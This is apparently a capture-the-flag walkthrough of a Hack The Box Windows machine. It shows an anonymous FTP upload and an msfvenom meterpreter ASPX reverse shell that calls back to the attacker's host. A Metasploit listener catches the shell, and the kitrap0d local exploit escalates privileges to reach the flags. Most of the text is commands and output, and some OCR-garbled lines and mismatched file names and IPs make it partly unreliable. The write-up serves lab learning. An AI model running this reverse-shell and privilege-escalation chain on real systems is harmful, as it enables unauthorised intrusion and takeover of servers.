


Reported by YMTzioni

Nmap:



We can see that port 21 service FTP is open and port 80 is Microsoft IIS server, I will try to attack via FTP port.

```
        PORT STATE SERVICE VERSION

        21/tcp open ftp
        Microsoft ftpd

        | ftp-anon: Anonymous FTP login allowed (FTP code 230)


        | 03-18-17 01:06AM
        <DIR>
        aspnet client

        | 03-17-17 04:37PM
        689 iisstart.htm

        | 03-17-17 04:37PM
        184946 welcome.png
```

We can see that Anonymous FTP login is allowed!

Let's check http://10.10.10.5



Now I will use the file transfer protocol (FTP) server to upload a reverse shell that will give me control on the machine

Now lets connect

Command: "ftp 10.10.10.5"


```
# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
                    <DIR>
03-18-17 01:06AM
                                     aspnet client
03-17-17 04:37PM
                                  689 iisstart.htm
03-17-17 04:37PM
                               184946 welcome.png
226 Transfer complete.
```

Now I will try to upload test file

```
root@YNTzioni:~# echo YMTzioni Test File > htb.html
root@YNTzioni:~# ls
cupp Desktop Documents Downloads htb.html Music passwd php-reverse-shell phprevshell.php Pictures Public script.sh Templates Videos
root@YNTzioni:~# cat htb.html
YMTzioni Test File
root@YNTzioni:~#
```

Upload:

```
ftp> put htb.html
local: htb.html remote: htb.html
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
20 bytes sent in 0.00 secs (887.7841 kB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 01:06AM
                      <DIR>
                                       aspnet_client
01-17-21 11:51PM
                                    20 htb.html
03-17-17 04:37PM
                                   689 iisstart.htm
03-17-17 04:37PM
                                184946 welcome.png
226 Transfer complete.
ftp>
```



To Create Reverse Shell Using MSFvenom, we need to use Meterpeter reverse tcp shell for windows

Command: "search windows/meterpreter/reverse_tcp"

<pre>msf5 > search windows/meterpreter/reverse_tcp</pre>					
Matching Modules					
_	‡ Name	Disclosure Date	Rank	Check	Description
	exploit/multi/vpn/tincd_bof exploit/mindows/fileformat/vlc_smb_uri payload/mindows/meterpreter/reverse_tcp payload/mindows/meterpreter/reverse_tcp_allports payload/mindows/meterpreter/reverse_tcp_dns payload/mindows/meterpreter/reverse_tcp_rc4 payload/mindows/meterpreter/reverse_tcp_uuid	2013-04-22 2009-06-24	average great normal normal normal normal	No No No No No No	Tincd Post-Authentication Remote TCP Stack Buffer Overflow VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow Windows Meterpreter (Reflective Injection), Reverse TCP Stager Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS) Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm) Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm) Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUIO Support

payload/windows/meterpreter/reverse_tcp normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager

We can see this payload injects the meterpreter server DLL via the Reflective Dll Injection payload and connects back to the attacker

I checked again the nmap scan and found this information

03-18-17 01:06AM <DIR> aspnet client

Now I know that my exploit will be a aspx reverse shell.

Command: "msfvenom -p windows/meterpreter/reverse_tcp -f aspx -o devel.aspx LHOST=10.10.14.15 LPORT=4444"

racta YMTzioni: # msfvenom -p windows/meterpreter/reverse_tcp -f aspx -o YMTzioni.aspx LHOST=10.10.14.15 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2815 bytes
Saved as: YMTzioni.aspx

Upload it and run it:

rootal MT Fibral: # msfvenom -p windows/meterpreter/reverse_tcp -f aspx -o rtcp.aspx LHOST=10.10.14.18 LPORT=4444

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder specified, outputting raw payload

Payload size: 341 bytes

Final size of aspx file: 2832 bytes

Saved as: rtcp.aspx

```
ftp> put rtcp.aspx
local: rtcp.aspx remote: rtcp.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2868 bytes sent in 0.00 secs (68.3784 MB/s)
```

Now lets make a listener via Metasploit Command: "use exploit/multi/handler"

```
<u>msf5</u> exploit(<u>multi/ha</u>
lhost ⇒ 10.10.14.18
<u>msf5</u> exploit(<u>multi/ha</u>
                                    ) > set lhost 10.10.14.18
                                  ) > show options
Module options (exploit/multi/handler):
    Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
                 Current Setting Required Description
                                                      Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
The listen port
    EXITFUNC process
    LHOST
                  10.10.14.18
                                         yes
    LPORT
                 4444
Exploit target:
    Id Name
         Wildcard Target
```

```
meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter >
```

Now I need to find the user flag!

```
meterpreter > pwd
c:\windows\system32
meterpreter > cd ..
meterpreter > pwd
c:\windows
meterpreter > cd ..
meterpreter > ls
Listing: c:\
Mode
                      Size
                                          Type Last modified
                                                                                   Name
40777/rwxrwxrwx
                                                2009-07-14 05:36:15 +0300
                                                                                    $Recycle.Bin
40777/rwxrwxrwx
                                                 2009-07-14 07:53:55 +0300
                                                                                   Documents and Settings
                                          dir
dir
                                                                                   PerfLogs
40777/rwxrwxrwx
                                                2009-07-14 05:37:05 +0300
                                                                                   Program Files
                                                 2009-07-14 05:37:05 +0300
40555/r-xr-xr-x
                      4096
                                                2009-07-14 05:37:05 +0300
2017-03-17 16:17:30 +0200
                                          dir
dir
40777/rwxrwxrwx
                      4096
                                                                                   ProgramData
40777/rwxrwxrwx
                                                                                   Recovery
                                                                                    System Volume Information
40777/rwxrwxrwx
                                                 2017-03-17 13:09:34 +0200
40555/r-xr-xr-x
                      4096
                                                 2009-07-14 05:37:05 +0300
                                                                                   Users
40777/rwxrwxrwx
                      16384
                                                 2009-07-14 05:37:05 +0300
                                                                                   Windows
100777/rwxrwxrwx
                                                 2009-07-14 05:04:04 +0300
                                                                                    autoexec.bat
100666/rw-rw-rw-
                                                 2009-07-14 05:04:04 +0300
                                                                                   config.sys
40777/rwxrwxrwx
                      4096
                                                 2017-03-17 16:37:31 +0200
                                                                                    inetpub
                      73734314910580719 fif
1666001544/r-xr--r--
                                                 2345551731-03-10 06:03:12 +0200 pagefile.sys
```

```
Listing: c:\Users
Mode
                 Size
                       Type
                             Last modified
                                                        Name
40777/rwxrwxrwx
                 8192
                       dir
                             2017-03-18 01:16:43 +0200
                                                        Administrator
40777/rwxrwxrwx
                       dir
                             2009-07-14 07:53:55 +0300 All Users
                 0
                             2017-03-18 01:06:26 +0200 Classic .NET AppPool
40777/rwxrwxrwx
                 8192 dir
40555/r-xr-xr-x
                 8192 dir
                             2009-07-14 05:37:05 +0300 Default
                             2009-07-14 07:53:55 +0300
40777/rwxrwxrwx
                 0
                       dir
                                                      Default User
40555/r-xr-xr-x
                 4096 dir
                             2009-07-14 05:37:05 +0300
                                                        Public
                             2017-03-17 16:17:37 +0200
40777/rwxrwxrwx
                 8192
                       dir
                                                        babis
100666/rw-rw-rw-
                174
                       fil
                             2009-07-14 07:41:57 +0300
                                                        desktop.ini
```

I can't enter Administrator directory because I don't have permission, that's mean that I need to get a permission Now we need to search for a module that can help us. Command:

Use post/multi/recon/local_exploit_suggester

```
10.10.10.5 - Collecting local exploits for x86/windows...
 ᡟ 10.10.10.5 - 34 exploit checks are being tried...
 I 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13 053 schlamperei: The target appears to be vulnerable.
+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
 +] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
 +] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
   Post module execution completed
```

I found out that

exploit/windows/local/ms10_015_kitrap0d will work in that case.

Command:

use exploit/windows/local/ms10_015_kitrap0d

set session 2

Run:

```
msf5 exploit(
                                     trap0d) > set lhost 10.10.14.18
lhost ⇒ 10.10.14.18
                      scal/ms10 015 kitrap0d) > exploit
msf5 exploit(wi
 *] Started reverse TCP handler on 10.10.14.18:4444
 *] Launching notepad to host the exploit...
[+] Process 732 launched.
Reflectively injecting the exploit DLL into 732 ...
*] Injecting exploit into 732 ...
Exploit injected. Injecting payload into 732...
Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
*] Sending stage (176195 bytes) to 10.10.10.5
Meterpreter session 4 opened (10.10.14.18:4444 → 10.10.10.5:49183) at 2021-01-18 01:16:13 +0200
<u>meterpreter</u> > pwd
c:\windows\system32\inetsrv
```

Lets try again to enter Administrator Directory

```
| Mode | Size | Type | Last modified | Name | Apply | Last modified | Name | Apply | Last modified | Apply | Last modified | Apply | A
```

Now lets find the user & root flags!

c:\Users\Administrator\Desktop/root.txt

```
Mode Size Type Last modified Name

100666/rw-rw-rw- 282 fil 2017-03-18 01:16:53 +0200 desktop.ini
100444/r-r-r-- 32 fil 2017-03-18 01:17:20 +0200 root.txt
```

c:\Users\babis\desktop\user.txt.txt

```
        Mode
        Size
        Type
        Last modified
        Name

        100666/rw-rw-rw-
        282
        fil
        2017-03-17 16:17:51 +0200
        desktop.ini

        100444/r--r--
        32
        fil
        2017-03-18 01:14:21 +0200
        user.txt.txt
```

Thank you!